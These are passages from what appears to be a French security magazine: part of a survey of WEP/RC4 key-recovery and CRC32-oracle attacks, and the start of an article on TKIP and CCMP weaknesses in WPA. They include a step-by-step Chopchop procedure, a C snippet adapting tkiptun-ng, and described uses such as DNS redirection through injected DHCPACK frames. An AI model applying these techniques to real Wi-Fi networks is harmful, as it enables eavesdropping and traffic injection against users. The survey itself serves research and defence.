Une autre différence majeure de cette attaque comparée aux précédentes réside dans le besoin de connaître la valeur de plusieurs octets du keystream. Pour recouvrer l'octet K[p] de la clé, l'attaquant doit obtenir l'octet p+1 du keystream. Grâce aux paquets ARP, un attaquant peut toutefois facilement obtenir ces valeurs. L'appendice de l'article **[VaudenayV07]** décrit quels sont les octets du keystream faciles à obtenir pour des paquets ARP et des paquets TCP/IP. Pour plus d'informations sur ce biais, veuillez consulter **[Klein06]**, **[VaudenayV07]** et **[Vuagnoux10]**.

2.6 Attaques PTW (2007)

En 2007, Pyshkin, Tews et Weinnmann proposent sur le site eprint.iarc.org **[TewsWP07]** un article qui détaille une amélioration des attaques de Klein. Un adversaire doit recouvrer correctement le quatrième octet de la clé (K[3]) afin de pouvoir tenter de recouvrer l'octet suivant (K[4]), et ainsi de suite. Les auteurs proposent de recouvrer indépendamment la somme des octets de la clé. C'est-à-dire qu'au lieu de tenter de retrouver le p-ème octet de la clé secrète, cette attaque tente de retrouver la somme des 4ème, 5ème, ..., p-1-ème et

p-ème octets. Le grand avantage de cette attaque est que chaque somme d'octets de clé ne dépend pas du succès du recouvrement des précédents. Cependant, il faut maintenant correctement recouvrer deux sommes pour retrouver un octet de la clef. En effet, k[3]+k[4]+k[5] et k[3]+k[4] sont nécessaires pour identifier la valeur de k[5]. La complexité de cette attaque est de l'ordre de 40000 paquets chiffrés pour obtenir une clé secrète de 104 bits avec une probabilité de succès plus grande que 1/2. Pour plus d'informations sur ce biais et sur la sécurité de WEP en général, nous vous recommandons la lecture de **[Tews07]**.

2.7 Attaques de Vaudenay et Vuagnoux (2007)

L'attaque de PTW a été en réalité indépendamment découverte par Vaudenay et Vuagnoux la même année et présentée à la conférence *Selected Areas in Cryptography* 2007. Toutefois, quelques différences existent entre ces deux attaques. Tout comme l'attaque PTW, Vaudenay et Vuagnoux ont remarqué qu'il est possible de recouvrer la somme des octets de la clé secrète au lieu de chercher la valeur de chaque octet de façon linéaire. Mais ceci ne sert pas seulement à améliorer l'attaque de Klein. Toutes les autres attaques peuvent en bénéficier, comme l'attaque FMS ou les attaques de Korek.

De plus, il est possible d'exploiter la répétition de la clé utilisée par RC4. En effet, si on regarde l'algorithme du KSA [KSA], on remarque que la valeur du registre j est calculée avec K[i mod l] où l est la longueur de clé. Prenons un exemple, soit Kbar[p] = K[0] + K[1] + ... + K[p] la somme des octets de clé de 0 à p. On définit Kbar[19] = Kbar[15] + K[0] + K[1] + K[2] + K[3]. Comme K[0], K[1] et K[2] représentent l'IV de 24 bits, ces valeurs sont connues. Pour autant que Kbar[15] ait été correctement recouvré, il est possible d'obtenir de l'information sur la valeur de K[3] à l'aide d'attaques supplémentaires qui utilisent d'autres octets du keystream (en l'occurrence, le 18ème octet dans cet exemple).

La précédente amélioration souffre toutefois d'un problème majeur. Pour pouvoir exploiter la répétition de la clé secrète, il faut correctement recouvrer Kbar[15]. En utilisant la répétition de l'IV, il est possible de grandement améliorer cette probabilité de succès. En effet, puisque Kbar[16] = Kbar[15] + K[0], et connaissant K[0], un adversaire double le nombre d'attaques pour cette somme d'octets de clé secrète. Évidemment, Kbar[17] et Kbar[18] peuvent également être exploités de la même manière, on obtient alors quatre fois plus d'attaques pour recouvrer cette valeur critique. Voici donc les trois améliorations apportées par Vaudenay et Vuagnoux. Toutefois, c'est le nom de PTW qui est resté dans la mémoire des gens en ce qui concerne ces attaques sur WEP. La complexité de l'attaque tombe à 32000 paquets chiffrés pour une probabilité de succès identique aux attaques précédentes.

2.7.1 Beck et Tews (2009)

En 2009, Beck et Tews publient un article qui reprend exactement la même méthode que Vaudenay et Vuagnoux **[BeckT09]**. Cependant, en améliorant les coefficients de pondération des attaques (c'est-à-dire en modifiant l'importance des attaques), ils obtiennent une complexité de 24200 paquets seulement !

2.8 Attaques SVV (2010)

En 2010, Sepherdad, Vaudenay et Vuagnoux proposent une analyse exhaustive des biais de RC4. En résumant les attaques précédentes, ils constatent que le biais de Roos du KSA est systématiquement utilisé. Seuls des biais additionnels contenus dans le PRGA permettent une amélioration dans le recouvrement des clés secrètes. Ils proposent de tester l'intégralité de l'espace des biais potentiels dans une ronde du PRGA. Pour ce faire, ils utilisent une approche spectrale en utilisant une transformée de Fourier de l'espace des équations linéaires décrivant ces biais. Grâce à cette méthode, 48 biais additionnels sont découverts dans le PRGA de RC4.

Suite à cette analyse, ils proposent de l'étendre à RC4, en ne considérant plus le KSA et le PRGA, mais une boîte noire, possédant comme entrée une clé secrète et des octets de keystream comme sortie. En utilisant la même représentation spectrale, ils dénombrent pas moins de 9 nouvelles corrélations.

En intégrant ces corrélations aux attaques précédentes et en les combinant avec le biais de Roos (pour les biais du PRGA), ils sont capables de recouvrer une clé secrète de 104 bits avec moins de 10000 paquets chiffrés. Cette technique sera présentée au 27C3. Un patch incluant ces améliorations sera prochainement disponible pour Aircrack-ng. Pour plus d'informations sur cette attaque, nous vous recommandons la lecture de **[SepherdadVV10]** et la partie 3 de **[Vuagnoux10]**.

3 Analyse de l'intégrité des données

L'utilisation d'un contrôle de redondance cyclique comme protection de l'intégrité des données n'est jamais une bonne idée, encore moins quand un algorithme de chiffrement par flot est utilisé. En effet, le CRC32 a des propriétés linéaires. C'est-à-dire qu'il est facile de modifier un bit dans le texte chiffré tout en modifiant le CRC32, même si celui-ci est chiffré également. Le protocole WEP répond à un message si le paquet possède un CRC32 correct et ne renvoie rien du tout si celui-ci est faux. Un attaquant peut utiliser cette propriété pour « deviner » les octets du keystream et les réutiliser pour injecter du trafic réseau. Cette technique est connue sous le nom

d'exploitation d'oracle en cryptographie. Korek (encore !) proposa ce type d'attaque en 2004. Baptisé Chopchop, cette attaque est également implémentée dans Aircrack-ng. Notons que Arbaugh **[Arbaugh01]** fut le premier à proposer une attaque utilisant le CRC32 comme oracle sur WEP en 2001.

En 2006, Bittau, Handley et Lackey ont réussi a grandement améliorer l'attaque de Korek en exploitant une propriété de fragmentation de 802.11. En effet, il est possible d'utiliser plusieurs fois les octets de keystream lorsqu'un paquet est fragmenté. Cette attaque est également proposée dans Aircrack-ng. Pour plus d'informations sur ces attaques, nous vous recommandons la lecture de **[Arbaugh01]**, **[BittauHL06]** et **[Tews07]**.

4 Analyse des processus d'authentification

Comme expliqué en introduction de cet article, il n'existe pas vraiment de mécanisme d'authentification, puisque celui-ci se résume à la connaissance du nom du réseau. Toutefois, WEP propose un algorithme d'authentification optionnel pour identifier le client. Constatant les défauts évidents de cet algorithme, l'alliance Wi-Fi a rapidement déconseillé son utilisation.

L'authentification par clé partagée utilise la connaissance de la clé secrète pour autoriser l'accès au réseau à un client. Celui-ci reçoit du point d'accès une chaîne de caractères (appelée challenge). Le client doit alors chiffrer cette chaîne à l'aide de la clé secrète utilisée pour chiffrer les communications à l'aide de WEP. Cette réponse constitue la preuve que le client connaît la clé secrète. Cette solution comporte deux erreurs majeures. Premièrement, lorsqu'un client s'authentifie, il permet à un attaquant qui capture passivement le trafic réseau d'obtenir un keystream exploitable. En effet, connaissant le « challenge » en clair et chiffré, celui-ci peut les XORer pour obtenir un keystream réutilisable. Deuxièmement, un attaquant peut également envoyer le challenge envoyé par le point d'accès à un client préalablement authentifié, Celui-ci lui donnera la réponse correcte, qu'il peut ensuite envoyer au point d'accès. Aircrack-ng implémente également cette dernière attaque.

Voilà pourquoi ce mécanisme d'authentification est déconseillé. À défaut d'améliorer la sécurité des communications sans fil, il la fragilise.

Conclusion

Une question que l'on peut se poser est : « Pourquoi continuer à casser WEP ? ». En effet, les attaques de Korek et les différentes techniques pour engendrer du trafic réseau permettent en quelques minutes le recouvrement de la clé secrète.

FOCUS SUR...

▪ L'ATTAQUE CHOPCHOP

L'attaque Chopchop (de *chop off*, qui veut dire « couper » en anglais), présentée par Korek en 2004 [Korek04b], permet d'obtenir des octets du *keystream* sans avoir à connaître la clé secrète. Ainsi, un adversaire peut directement utiliser le keystream pour injecter du trafic réseau. Notons qu'en 2001, Arbaugh [Arbaugh01] avait déjà trouvé une attaque similaire. L'attaque Chopchop exploite le contrôle de redondance cyclique comme oracle pour deviner la valeur du texte clair du dernier au premier octet. Le CRC32 est un très mauvais candidat pour garantir l'intégrité des données. En effet, il possède des propriétés linéaires. Soit un message chiffré C = P || CRC32(P). Pour vérifier le CRC32 de P, on divise P avec le générateur polynomial Cp. Le reste de la division Cr doit correspondre à une valeur fixée Cf. Considérons L le dernier octet de C. Soit C' = C sans le dernier octet (i.e. le 4ème octet du CRC32). En clair, C = C' || L. Si on vérifie le CRC32 de C', le reste C'r sera vraisemblablement faux. Toutefois, grâce aux propriétés linéaires du CRC, il est possible de XORer C' avec un masque afin d'obtenir un CRC correct. En effet, en XORant la valeur (C'r + inv(X^8) (C'r + L)) avec C', où inv(X^8) est un décalage de 8 bits sur la droite, on obtient un CRC correct (voir [Korek04b] pour plus de détails). Toutefois, la valeur L doit être connue. L'attaque Chopchop exploite cette technique pour deviner la valeur de L en fonction de la réponse du point d'accès. En effet, si le CRC est correct, celui-ci va retransmettre le message. S'il est faux, le message est ignoré. On a donc un oracle qui nous dit si la valeur de L est correcte ou non. En pratique, cette attaque se déroule de la manière suivante. Un adversaire capture un paquet chiffré C. Il fait la supposition que L = 0, puis il construit C' grâce à la formule ci-dessus, puis envoie le message forgé. Si le point d'accès retransmet ce message, le CRC est correct et le dernier octet L vaut 0. Sinon, le message est ignoré. Sans réponse, l'adversaire teste toutes les valeurs possibles pour L (au maximum 256) jusqu'à ce que le paquet soit retransmis. Une fois la valeur de L connue, il utilise une technique similaire pour obtenir la valeur de l'avant-dernier octet, et ainsi de suite jusqu'au premier octet du texte clair.

Une première réponse vient peut-être du cryptosystème RC4 utilisé par WEP. Les vulnérabilités détaillées ci-dessous concernent RC4 en premier lieu. Or, il se trouve que cet algorithme de chiffrement par flot est toujours considéré comme sécurisé (les attaques présentées ne permettent toujours pas d'attaques pratiques sur RC4). Il est de plus l'un des cryptosystèmes le plus utilisé de nos jours. Les attaques sur WEP sont donc avant tout de nouvelles attaques sur l'un des cryptosystèmes le plus utilisé de nos jours.

Un deuxième élément de réponse concerne TKIP. En effet, bien que la clé soit différente pour chaque paquet lorsque TKIP est utilisé pour chiffrer des données, les attaques présentées ci-dessus sont toutes applicables à TKIP. Toutefois, il faudrait trouver d'autres biais supplémentaires pour permettre un recouvrement d'octets de clé secrète avec seulement un seul paquet chiffré. Pour l'instant, il n'existe donc pas d'attaque pratique de recouvrement de clé (temporaire) sur TKIP.

Si la partie cryptographique de TKIP ne semble pas (encore) permettre d'attaque pratique, il ne faut pas oublier qu'elle n'est que rarement le maillon faible d'un système de sécurité. Bien qu'elles ne permettent pas de recouvrer la clé secrète, d'autres attaques sur TKIP sont possibles. ■

▪ REMERCIEMENTS

Un grand merci à Cédric Blancher, Christophe Devine et Jean-Baptiste Bédrune pour leurs commentaires et leurs remarques.

▪ RÉFÉRENCES

[Roos95] Andrew Roos, *A Class of Weak Keys in RC4 Stream Cipher* (sci.crypt), http://groups.google.com/group/sci.crypt.research/msg/078aa9249d76eacc?dmode=source, 1995

[Wagner95] David Wagner, *Weak Keys in RC4* (sci.crypt), http://www.cs.berkeley.edu/~daw/my-posts/my-rc4-weak-keys, 1995

[Jenkins96] Robert Jenkins, *ISAAC and RC4*, http://burtleburtle.net/bob/rand/isaac.html, 1996

[FluhrerMS01] Scott Fluhrer, Itsik Mantin et Adi Shamir, *Weaknesses in the Key Scheduling Algorithm of RC4, Selected Areas in Cryptography*, 2001

[Korek04] KoreK, *Need Security Pointers*, http://www.netstumbler.org/showthread.php?postid=89036#post89036, 2004

[Korek04a] Korek, *Next Generation of WEP Attacks?*, http://www.netstumbler.org/showpost.php?p=93942&postcount=35, 2004

[Chaabouni06] Rafik Chaabouni, *Breaking WEP Faster with Statistical Analysis*, École Polytechnique Fédérale de Lausanne, LASEC, Projet de semestre, 2006

[Vuagnoux10] Martin Vuagnoux, *Computer Aided Cryptanalysis from Ciphers Side Channels*, École Polytechnique Fédérale de Lausanne, LASEC, PhD Thesis, http://martin.vuagnoux.com/vuagnoux-thesis.pdf, 2010

[Hulton02] David Hulton, *Practical Exploitation of RC4 Weaknesses in WEP Environments*, http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt, 2002

[Bittau03] Andrea Bittau, *Additional Weak IV Classes for the FMS Attack*, http://www.cs.ucl.ac.uk/staff/a.bittau/sorwep.txt, 2003

[Klein06] Andreas Klein, *Attacks on the RC4 Stream Cipher*, http://cage.ugent.be/~klein/RC4/RC4-en.ps, 2006

[VaudenayV07] Serge Vaudenay et Martin Vuagnoux, *Passive-Only Key Recovery Attacks on RC4, Selected Areas in Cryptography*, 2007

[TewsWP07] Erik Tews, Ralf-Philipp Weinmann et Andrei Pyshkin, *Breaking 104 Bit WEP in Less Than 60 Seconds*, http://eprint.iacr.org/2007/12, 2007

[BeckT09] Martin Beck et Erik Tews, *Practical attacks against WEP and WPA*, WISEC, 2007

[SepherdadVV10] Pouyan Sepherdad, Serge Vaudenay et Martin Vuagnoux, *Discovery and Exploitation of New Biases in RC4, Selected Areas in Cryptography*, 2010

[Arbaugh01] William A. Arbaugh, *An Inductive Chosen Plaintext Attack against WEP/WEP2*, http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm, 2001

[BittauHL06] Andrea Bittau, Mark Handley et Joshua Lackey, *The Final Nail in WEP's Coffin, Security and Privacy*, 2006

FAILLES DU WPA

Christophe Devine – christophe.devine@yahoo.fr

mots-clés : FAILLES / CRYPTOGRAPHIE / SANS FIL / WPA / WPA-PSK / PEAP / RC4 / TKIP / AES / CCMP / BECK-TEWS / POLKANED / MS-CHAPv2

Le programme de certification WPA a été introduit en 2004 pour pallier les déficiences du WEP. Cet article tente de recenser les principales vulnérabilités qui affectent les extensions de sécurité introduites par l'amendement 802.11i et propose quelques mesures de protection.

1 Présentation du 802.11i

WPA signifie « Wi-Fi Protected Access ». Ce sigle désigne en fait un programme de certification, et non un protocole : un équipement sans fil peut s'en targuer s'il est conforme à l'amendement 802.11i, en libre téléchargement sur le site de l'IEEE **[1]**. Les équipements sans fil implémentant de façon conforme l'ensemble du standard 802.11i, en particulier CCMP, peuvent utiliser le sigle WPA2.

L'amendement comprend un référentiel de sécurité nommé RSN (« Robust Security Network »), qui introduit les éléments suivants :

- Le protocole TKIP (« Temporal Key Integrity Protocol ») ;
- Le protocole CCMP (« CTR with CBC-MAC Protocol ») ;
- Deux hiérarchies de clés, l'une pour le trafic à destination d'une machine singulière (*unicast*), et l'autre pour le trafic à destination d'un ensemble de machines (*multicast*) ;
- Le protocole de dérivation de clés, reposant sur une clé maître ; cette dernière est soit dérivée d'une clé pré-partagée si elle existe, soit provient d'une authentification 802.1X.

1.1 Confidentialité et intégrité des données

1.1.1 TKIP

Le protocole TKIP est une modification du WEP ayant pour but d'améliorer la sécurité des équipements existants par une mise à jour du micrologiciel (*firmware*).

On peut voir TKIP comme une surcouche corrigeant les faiblesses du WEP :

- La taille du vecteur d'initialisation (nommé TSC) double, et passe ainsi de 24 bits à 48 bits ; le bit ExtIV dans l'octet KeyID indique la présence d'un vecteur d'initialisation étendu. Le TSC doit être initialisé à 1 et incrémenté ; un compteur de rejeu doit être implémenté pour rejeter les trames dont le TSC est en dehors d'une fenêtre de taille fixe.
- Le vecteur d'initialisation est mélangé à la clé temporelle et à l'adresse MAC de transmission en deux phases consécutives pour générer une clé unique par paquet de 104 bits passé à l'algorithme WEP.
- L'ajout d'un message d'intégrité d'une longueur de 64 bits (algorithme Michael).
- Des contre-mesures aux attaques portant sur l'ICV (CRC32 des données), ajouté avant l'application du chiffrement WEP. Si plus de deux trames avec un message d'intégrité non valides sont détectées en moins de 60 secondes, le point d'accès et le client doivent cesser de communiquer pendant 60 secondes et ensuite se réapparier.

La phase de mélange des clés ainsi que le calcul du MIC sont peu coûteux en temps processeur ainsi qu'en espace mémoire, permettant l'implémentation de TKIP sur des dispositifs sans fil embarqués.




Fig. 1 : Trame chiffrée avec TKIP

1.1.2 CCMP

Le protocole CCMP repose sur le mode CCM (« CTR with CBC-MAC ») appliqué à l'algorithme de chiffrement par blocs AES. Le mode CTR assure la confidentialité des données, et CBC-MAC permet de s'assurer de l'intégrité du paquet reçu.

Le mode CCM est défini dans la norme IETF RFC 3610 **[2]**. Un message est encapsulé de la façon suivante :

1. Un numéro de paquet (PN) sur 48 bits, similaire au TSC, est incrémenté et ajouté au champ priorité et à l'adresse 2 de l'en-tête 802.11 pour former le vecteur initial B0 sur 128 bits ;
2. Le bloc AAD (« Additional Authentication Data ») est construit à partir de l'en-tête 802.11. Ce bloc participera au calcul de la somme d'intégrité CBC-MAC, permettant au destinataire de vérifier l'intégrité de l'en-tête du paquet.
3. L'algorithme AES est initialisé à partir de la clé temporelle ;
4. Pour chaque bloc de 128 bits : a) le vecteur B0 est incrémenté comme un grand nombre big-endian et chiffré par AES. b) Le bloc résultant est « xoré » avec le clair ainsi qu'avec la somme d'intégrité (MIC). c) le MIC est chiffré en AES, la sortie devenant le nouveau MIC.

Le déchiffrement s'effectue de manière symétrique.

1.1.3 Dérivation de la clé temporelle

La station de base et le point d'accès doivent tout d'abord disposer chacun d'une clé maître (*Pairwise Master Key*) de 256 bits. On considère deux cas de figure :

1. La clé est pré-partagée (WPA-PSK). Le standard 802.11i suggère la fonction de dérivation suivante pour la génération de la PMK :

```
PMK = PBKDF2(Pre-shared Key, ssid, ssidLength, 4096, 256)
```

   Bien que cette méthode ne soit pas imposée, en pratique, l'ensemble des équipements sans fil l'implémentent.

2. La clé résulte d'un échange 802.1X réussi entre le client sans fil et une entité authentifiante (typiquement, un serveur RADIUS).

Le client sans fil et le point d'accès disposent ainsi chacun d'un contexte de sécurité nommé PMKSA à partir duquel le « 4-way handshake » permettra la dérivation des clés temporelles (PTKSA, *Pairwise Temporal Key Security Association*).

Le schéma 1a présente la succession d'échanges entre les deux parties donnant lieu à la dérivation de la clé temporelle. Au terme de l'échange, les deux parties ont pu vérifier que leur contrepartie connaît effectivement la PMK sans dévoiler cette dernière, et ont dérivé les clés nécessaires au chiffrement et à l'authentification des trames de données.




Schéma 1a : 4-way handshake

Le schéma 1b présente la dérivation des clés unicast à partir de la clé maître (un second *handshake*, non présenté ici, permet de redériver la GTK). La fonction PRF consiste en l'application de l'algorithme HMAC-SHA-1, le secret étant ici la PMK. Ici, AA et SPA sont respectivement les adresses MAC du point d'accès (*Authenticator Address*) et du client sans fil (*Supplicant Address*). Précisons maintenant l'utilité des clés dérivées :

- La clé EAPOL KCK sert à vérifier le code d'authentification (MIC) transmis par l'autre partie ;
- La clé EAPOL KEK sert à chiffrer la GTK (« *Group Temporal Key* ») lors du handshake de dérivation de la GTK ;
- La clé TK sert dans le cas de TKIP au chiffrement des paquets, et dans le cas de CCMP, au chiffrement et à l'authentification ;
- Les clés MIC TX/RX ne sont utilisées que par TKIP pour l'authentification Michael.




Schéma 1b : Dérivation de la PTK

2 Failles relatives au chiffrement

2.1 Passage de la carte en mode monitor

Tout d'abord, il faut préciser qu'il n'existe pas à l'heure actuelle d'attaque connue permettant de retrouver la clé maître (PMK) ou temporelle (TK) à partir de paquets chiffrés avec TKIP.

2.1.1 Attaque de Beck-Tews

En 2008, durant la conférence PacSec, Martin Beck et Erik Tews dévoilent une amélioration des attaques statistiques contre le WEP ainsi qu'une nouvelle attaque contre le TKIP. Celle-ci suppose que le réseau cible utilise IPv4, et que l'attaquant connaît la plage d'adresses utilisées (par exemple 192.168.1.0/24) ; il faut de plus que l'intervalle de régénération des clés temporelles soit d'au moins 60 minutes, et que le réseau sans fil supporte les extensions de qualité de service 802.11e, qui fournissent huit canaux de communication distincts.

L'attaquant va alors capturer un paquet ARP transmis du point d'accès vers un client et lancer l'ingénieuse attaque « chopchop » conçue par KoreK **[3]** (voir pour plus d'informations l'article de Martin Vuagnoux), utilisant chacun des sept canaux restants et en faisant attention à attendre 60 secondes entre chaque tentative (sinon, l'activation des contre-mesures provoque la déconnexion du client et la génération de nouvelles clés). Pourquoi sept et non huit ? On l'a vu, TKIP impose au récepteur de jeter les paquets dont le TSC est inférieur ou égal à celui enregistré ; le paquet ARP capturé ne sera donc accepté que sur les autres canaux de QoS pour lequel le TSC enregistré est inférieur. En pratique, la grande majorité des points d'accès n'utilisent qu'un seul canal (le premier), les sept autres seront utilisables.




Schéma 1c : processus de déchiffrement

En douze minutes, l'attaquant va réussir à déchiffrer les douze derniers octets de la trame capturée, soit huit octets de MIC et quatre octets d'ICV (somme de contrôle des données). Une trame ARP ayant une structure fixe, seuls deux octets sont inconnus : l'octet final des l'adresse IP source et destination, le masque de sous-réseau étant supposé connu. Ces deux octets sont trouvables par force brute – la somme de contrôle (ICV) déchiffrée par chopchop permet de s'assurer que la trame ARP a été correctement reconstituée. Il est alors simple de retrouver la clé MIC TX (AP vers STA), l'algorithme Michael n'étant pas une fonction difficilement inversable pour des raisons de performance. Finalement, l'attaquant peut envoyer sept paquets chiffrés d'une taille inférieure ou égale à la trame ARP d'origine au client qui était initialement la destination de la trame sans fil.

L'outil tkiptun-ng implémente cette attaque ; il est compris dans la suite d'outils Aircrack-ng **[4]**, actuellement maintenue et développée par Thomas d'Otreppe et l'équipe Aircrack-ng.

2.1.2 Attaque de Halvorsen-Haugen

En 2009, Finn Michael Halvorsen et Olav Haugen poursuivent le travail de Martin Beck et Eric Tews, et améliorent l'attaque en s'aidant des trames de réponses DHCP **[5]**.

La figure 2 présente un exemple de trame DHCPACK tiré de Wikipédia :

DHCPACK			
UDP Src=192.168.1.1 sPort=67 Dest=255.255.255.255 dPort=68			
OP	**HTYPE**	**HLEN**	**HOPS**
0x02	0x01	0x06	0x00
XID			
0x3903F326			
SECS			**FLAGS**
0x0000		0x0000	
CIADDR (Client IP Address)			
0x00000000			
YIADDR (Your IP Address)			
0xC0A80164			
SIADDR (Server IP Address)			
0xC0A80101			
GIADDR (Gateway IP Address switched by relay)			
0x00000000			
CHADDR (Client Hardware Address)			
0x00053C04			
0x8D590000			
0x00000000			
0x00000000			
192 octets of 0's. BOOTP legacy			
Magic Cookie			
0x63825363			
DHCP Options			
DHCP option 53: DHCP ACK			
DHCP option 1: 255.255.255.0 subnet mask			
DHCP option 3: 192.168.1.1 router			
DHCP option 51: 86400s (1 day) IP lease time			
DHCP option 54: 192.168.1.1 DHCP server			
DHCP option 6: DNS servers 9.7.10.15, 9.7.10.16, 9.7.10.18			

Fig. 2 : trame DHCPACK

Si l'on suppose l'adresse IP du client, du serveur DHCP et des serveurs DNS connus, la principale inconnue dans ce paquet est le « *Transaction ID* » (XID) sur 32 bits, unique à l'échange, qui se rajoute aux 12 octets du MIC et de l'ICV.

Une première possibilité consisterait à retrouver par force brute le XID, de la même manière que l'attaque de Beck-Tews retrouve les deux octets des adresses source et destination. Il est cependant possible de procéder plus finement : l'attaquant connaît l'ensemble du clair (sauf le XID) et le chiffré. Une modification simple apportée au code d'origine de tkiptun-ng permet de simuler l'avancement du déchiffrement pour sauter les octets connus et arriver au XID.

```
int simulate_chopchop(uchar *chopped, int plaintext, int data_end) {
int guess = chopped[data_end - 1] ^ srcbuf[data_end - 1] ^
plaintext;
chopped[data_end - 1] ^= guess;
chopped[data_end - 2] ^= crc_chop_tbl[guess][3];
chopped[data_end - 3] ^= crc_chop_tbl[guess][2];
chopped[data_end - 4] ^= crc_chop_tbl[guess][1];
chopped[data_end - 5] ^= crc_chop_tbl[guess][0];
printf( "\r[Simulate Chopchop] Offset %4d | xor = %02X | pt =
%02X\n", data_end - 1, chopped[data_end - 1], chopped[data_end - 1]
^ srcbuf[data_end - 1]);
data_end--;
return data_end;
}
```

Plutôt que de deviner l'octet en cours en envoyant des paquets modifiés au client, on vérifie si ce dernier est connu ; auquel cas la fonction **simulate_chopchop()** est appelée avec l'octet correct dans **plaintext**, et le chiffré actuel dans **chopped**. Sinon, la procédure détaillée dans la figure 2b est mise à profit pour retrouver l'octet courant.

Les chercheurs ont testé cette attaque avec un routeur Linksys WRT54GL. Ils font tout d'abord appel à l'attaque d'origine de Beck et Tews pour retrouver l'adresse IP du point d'accès et du client sans fil, ce qui prend en moyenne 15 minutes. Le déchiffrement du DHCPACK dure environ 18-19 minutes, et fournit un masque de xor de 596 octets (ainsi que la clé MIC).

Halvorsen et Haugen proposent deux applications pratiques. La première consiste à injecter un DHCPACK dès qu'une requête DHCP est observée, ce afin de modifier les serveurs DNS du client. Celui-ci enverra alors l'ensemble de ses requêtes DNS vers le serveur de l'attaquant. Une seconde application est la traversée de NAT : en injectant un paquet TCP SYN semblant provenir d'une IP extérieure au réseau, le client répondra avec un SYN-ACK. Le routeur ouvrira alors le port correspondant sur le pare-feu, et l'attaquant peut communiquer avec la cible depuis l'adresse IP précitée.

2.1.3 Attaque de Ohigashi-Morii

En 2010, les chercheurs Toshihiro Ohigashi et Masakatu Morii **[6]** présentent une nouvelle attaque étendant celle de Beck et Tews ; elle suppose que l'attaquant est capable d'intercepter et de contrôler les communications entre le point d'accès et le client sans fil (« Man-in-the-Middle »). Le problème du compteur TSC ne se pose alors plus, car le paquet ARP cible est intercepté et non transmis à la destination, qui ne mettra pas alors à jour son TSC. En outre, il n'est plus nécessaire que le réseau sans fil supporte le 802.11e.

Au final, on a pu voir beaucoup d'annonces catastrophistes dans la presse en ligne (cherchez par exemple « Researchers crack WPA Wi-Fi encryption in 60 seconds »). Pourtant, les vulnérabilités exposées par les chercheurs précités ont en pratique un impact limité.

2.1.4 CCMP

En 2002, Jakob Jonsson étudie la sécurité du mode CTR + CBC-MAC, et montre que le niveau de sécurité est le même que celui des autres modes d'opérations proposés par le NIST, tel que OCB **[7]**. CCM fut choisi par le comité en charge de l'amendement 802.11i de par l'absence de brevet portant sur ce mode, contrairement à OCB.

En 2006, les chercheurs M. Junaid, Dr Muid Mufti et M. Umar Ilyas font état d'une vulnérabilité théorique exploitant un compromis temps-mémoire ; la taille effective de la clé TK deviendrait, selon les auteurs, de l'ordre de 2^85 **[8]**. À ma connaissance, il n'existe pas d'autre attaque connue contre CCMP. Néanmoins, une vulnérabilité cryptographique majeure sur l'AES-128 mettrait à mal ce protocole.

2.1.5 Modes historiques

Bien que dépassant un peu le cadre de cet article, il est utile de mentionner que le chiffrement TKIP ou CCMP, voire WEP, n'est pas obligatoire. Un client sans fil peut toujours se connecter à un point d'accès non chiffré, ce qui peut arriver sans intervention de l'utilisateur si un point d'accès non sécurisé est déjà configuré – tel que FreeWifi. Une personne malveillante attendrait alors que sa cible quitte le périmètre de l'entreprise et de son environnement Wi-Fi sécurisé pour attaquer directement son poste (par exemple, dans un train ou un avion), et tenter d'interagir avec les flux en provenance du poste client.

